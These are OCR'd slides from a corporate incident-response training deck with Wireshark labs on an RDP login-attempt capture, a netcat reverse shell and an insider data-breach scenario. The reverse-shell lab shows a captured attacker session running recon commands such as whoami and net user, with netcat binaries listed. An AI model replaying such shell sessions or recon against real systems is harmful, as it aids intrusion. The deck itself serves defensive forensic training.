
RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Conversations · lab-rdp.pcapng

Ethernet · 2 | IPv4 · 1 | IPv6 | TCP · 10 | UDP

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
192.168.1.212	44124	192.168.1.254	3389	78	89 k	41	4578	37	85 k	0.000000	31.8320
192.168.1.212	44126	192.168.1.254	3389	80	70 k	42	4644	38	65 k	31.832192	31.8148
192.168.1.212	44128	192.168.1.254	3389	79	89 k	41	4578	38	85 k	63.643491	31.7672
192.168.1.212	44130	192.168.1.254	3389	79	70 k	41	4578	38	65 k	95.409234	31.8775
192.168.1.212	44132	192.168.1.254	3389	80	90 k	41	4578	39	85 k	127.286705	31.7661
192.168.1.212	44134	192.168.1.254	3389	75	70 k	37	4314	38	66 k	159.052934	31.7753
192.168.1.212	44136	192.168.1.254	3389	85	83 k	44	4776	41	78 k	190.826201	31.8136
192.168.1.212	44138	192.168.1.254	3389	77	70 k	40	4512	37	65 k	222.631906	31.7629
192.168.1.212	44140	192.168.1.254	3389	84	82 k	44	4776	40	77 k	254.386981	31.8148
192.168.1.212	44142	192.168.1.254	3389	65	88 k	33	4039	32	84 k	286.198602	0.7233

RICHEY MAY
TECHNO



RICHEY MAY
TECHNOLOGY SOLUTIONS

```
C:\Users\[redacted]\Strings>strings -n 12 lab-rdp.pcapng

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz (with SSE4.2)
64-bit Windows Server 2012 R2, build 9600
Dumpcap (Wireshark) 2.6.1 (v2.6.1-0-g860a78b3)
\Device\NPF_{941AEB2C-182B-4EBB-A180-80D5FC71AA8B}
host 192.168.1.212
64-bit Windows Server 2012 R2, build 9600
Cookie: mstshash=administrator
Cookie: mstshash=administrator
Cookie: mstshash=administrator
Cookie: mstshash=administrator
E#D5;l}Z\uo^cD
Cookie: mstshash=administrator
Cookie: mstshash=administrator
Cookie: mstshash=administrator
?T&W94#XSj=L
Cookie: mstshash=administrator
Cookie: mstshash=administrator
3@;_2BS:3v5!~
Cookie: mstshash=administrator
Counters provided by dumpcap
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: Netcat Reverse Shell

RICHEY MAY
TECHNOLOGY SOLUTIONS

Scenario

ncat-reverse-shell.pcapng

Sally calls the security team on Monday morning to report a possible incident. She said she locked her computer Friday before leaving the office and when she got in Monday morning her computer was unlocked and there was a black screen with white writing about cats?


RICHEY MAY
TECHNOLOGY SOLUTIONS


Incident Report Guidelines

- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:


RICHEY MAY
TECHNOLOGY SOLUTIONS

Netcat Reverse Shell





RICHEY MAY
TECHNOLOGY SOLUTIONS



RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark Analysis

No.	Time	Source	Destination	Info
90	1.212461	192.168.1.100	52.33.20.94	51253 → 80 [SYN, ECN, CWR] Seq=0 Wi
91	1.213035	52.33.20.94	192.168.1.100	80 → 51253 [SYN, ACK] Seq=0 Ack=1 W
92	1.213068	192.168.1.100	52.33.20.94	51253 → 80 [ACK] Seq=1 Ack=1 Win=65
95	1.358930	192.168.1.100	52.33.20.94	51253 → 80 [PSH, ACK] Seq=1 Ack=1 W
96	1.359453	52.33.20.94	192.168.1.100	80 → 51253 [ACK] Seq=1 Ack=37 Win=2
97	1.359493	192.168.1.100	52.33.20.94	51253 → 80 [PSH, ACK] Seq=37 Ack=1
98	1.359901	52.33.20.94	192.168.1.100	80 → 51253 [ACK] Seq=1 Ack=129 Win=
318	5.847004	52.33.20.94	192.168.1.100	80 → 51253 [PSH, ACK] Seq=1 Ack=129
319	5.847206	192.168.1.100	52.33.20.94	51253 → 80 [PSH, ACK] Seq=129 Ack=8
320	5.847645	52.33.20.94	192.168.1.100	80 → 51253 [ACK] Seq=8 Ack=136 Win=
326	6.009879	192.168.1.100	52.33.20.94	51253 → 80 [PSH, ACK] Seq=136 Ack=8
327	6.010390	52.33.20.94	192.168.1.100	80 → 51253 [ACK] Seq=8 Ack=166 Win=
328	6.010417	192.168.1.100	52.33.20.94	51253 → 80 [PSH, ACK] Seq=166 Ack=8
329	6.010792	52.33.20.94	192.168.1.100	80 → 51253 [ACK] Seq=8 Ack=168 Win=
330	6.017262	192.168.1.100	52.33.20.94	51253 → 80 [PSH, ACK] Seq=168 Ack=8
331	6.017687	52.33.20.94	192.168.1.100	80 → 51253 [ACK] Seq=8 Ack=170 Win=
332	6.017709	192.168.1.100	52.33.20.94	51253 → 80 [PSH, ACK] Seq=170 Ack=8
333	6.018026	52.33.20.94	192.168.1.100	80 → 51253 [ACK] Seq=8 Ack=204 Win=
400	10.224453	52.33.20.94	192.168.1.100	80 → 51253 [PSH, ACK] Seq=8 Ack=204
401	10.224654	192.168.1.100	52.33.20.94	51253 → 80 [PSH, ACK] Seq=204 Ack=1

Wireshark · Follow TCP Stream (tcp.stream eq 2) · wireshark_941A...

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\corporate blue\Downloads>whoami
whoami
win-0k89t9c43dj\corporate blue

C:\Users\corporate blue\Downloads>net user
net user

User accounts for \\WIN-0K89T9C43DJ

-------------------------------------------------------------------------------
Administrator            corporate blue           Guest
The command completed successfully.


C:\Users\corporate blue\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2A3D-3A61

 Directory of C:\Users\corporate blue\Downloads

06/28/2018  09:52 PM    <DIR>          .
06/28/2018  09:52 PM    <DIR>          ..
06/28/2018  08:52 PM            27,136 nc-no-e.exe
06/28/2018  09:49 PM            28,160 nc.exe
06/28/2018  09:52 PM    <DIR>          ncat-portable-5.59BETA1
06/30/2011  01:52 PM         1,667,584 ncat.exe
06/28/2018  09:20 PM                40 test.txt
               4 File(s)      1,722,920 bytes
               3 Dir(s)   8,847,273,984 bytes free

C:\Users\corporate blue\Downloads>cd nc
cd nc

C:\Users\corporate blue\Downloads>
```

24 client pkts, 7 server pkts, 12 turns.

Entire conversation (1166 bytes) | Show and save data as ASCII | Stream 2

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: Data Breach

RICHEY MAY
TECHNOLOGY SOLUTIONS

Scenario


The CFO calls you into his office and tells you that some confidential data was leaked. He's pretty sure it's an insider and wants the investigation to stay between the two of you. He asks you to perform Incident Response to find out if data was accessed on the file share, who it was accessed by, when it was accessed, and what data accessed to determine if the company needs to report the breach per California's 500 records breach notification laws.

RICHEY MAY
TECHNOLOGY SOLUTIONS

Incident Report Guidelines

